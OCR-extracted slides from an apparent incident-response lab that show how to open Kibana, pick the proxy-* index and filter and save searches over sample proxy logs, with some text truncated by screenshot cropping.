
```
dy
eady
eady
 green - Rea
ady
green - Read
oring] clust
event pendin
eady
tempt to run
rimary term
="0" & index
= ".kibana_task_manager" }
  log   [01:33:07.701] [info][listening] Server running at http://localhost:5601
  log   [01:33:07.733] [info][status][plugin:spaces@7.1.0] Status changed from yellow to green - Ready
```

Launching Log Parsing Environment (3)


- Open the following URL with a web browser (e.g. Chrome).
  - http://localhost:5601/

Launching Log Parsing Environment (4)

- Let's go to the Discover view and select "proxy-*" as the target index pattern.


Kibana
localhost:5601/app/kibana#/home?_
D
Home
Discover
Data to Kibana
se solutions to quickly turn your d


1. Click "Discover" button.



2. Select "proxy-*"

Launching Log Parsing Environment (5)

- First, specify the time range to search.



1. Click the Start on the range.

2. Click "Relative".

3. Select "Years ago".

4. Click "Update" to apply.


No results match your search criteria

Expand your time range

One or more of the indices you're looking at contains a date field. Your q... ...ng in the current time range, or there may not be any data at all in the currently sel... ...n try changing the time range to one which contains data.


Launching Log Parsing Envi

- In order to make the result easy to view, add fields other than "Status" and "Timestamp" by clicking links in the "Available fields" window.



Launching Log Parsing Environment (7)


- Finally, by clicking the “Sort by time” button, sort logs in chronological order.



```
   Time                          Rem
>  Apr 2, 2018 @ 17:09:34.000   192.
                                8.52
>  Apr 2, 2018 @ 17:08:41.000   192.
                                8.52
>  Apr 2, 2018 @ 17:08:22.000   192.
                                8.52
>  Apr 2, 2018 @ 17:05:49.000   192.
                                8.52
```

Launching Log Parsing Environment (8)

- Now, you are ready to use "Discover" interface.
- You can filter and examine logs by using filter form like below.



1. Input a search string.

2. Click Update/Refresh button.

3. Then you can get logs containing the string.


Filters: google.com KQL

Last 15 years Show dates

Time						URL	UserAgent	Version
Feb 28, 2018 @ 06:27:06.000	CONNECT	-	192.168.52.41	200	5,698	clients4.google.com:443	Chrome WIN 64.0.3282.167 (bf44778c9ce98ecff1128b225a165728044bbdeb-refs/branch-heads/3282@{#671}) channel(stable)	HTTP/1.1
Feb 28, 2018 @ 06:56:01.000	CONNECT	-	192.168.52.40	200	5,755	clients4.google.com:443	Chrome WIN 64.0.3282.167 (bf44778c9ce98ecff1128b225a165728044bbdeb-refs/branch-heads/3282@{#671}) channel(stable)	HTTP/1.1
Feb 28, 2018 @ 07:35:57.000	CONNECT	-	192.168.52.41	200	5,812	clients4.google.com:443	Chrome WIN 64.0.3282.167 (bf44778c9ce98ecff1128b225a165728044bbdeb-refs/branch-heads/3282@{#671}) channel(stable)	HTTP/1.1

Launching Log Parsing Environment (9)

- You can save your interface settings such as column order.
- in order to save the settings, click "Save" button placed top left, set its title, and click "Confirm Save" button. You can load the settings by clicking "Open" button.



1. Click "Save" button.

2. Set "Title" for it.

Title: New Saved Search

3. Click "Confirm Save" button.

Time	Method	Referer	Re	UserAgent	Version
Feb 28, 2018 @ 06:27:06.000	CONNECT	-	19 8.	f44778c9ce98e efs/branch-h able)	HTTP/1.1
Feb 28, 2018 @ 06:56:01.000	CONNECT	-	19 8.	f44778c9ce98e efs/branch-h eads/3282@{#671}) channel(stable)	HTTP/1.1

Scenario 1 Labs

What We Found About Malicious Traffic So Far (1)

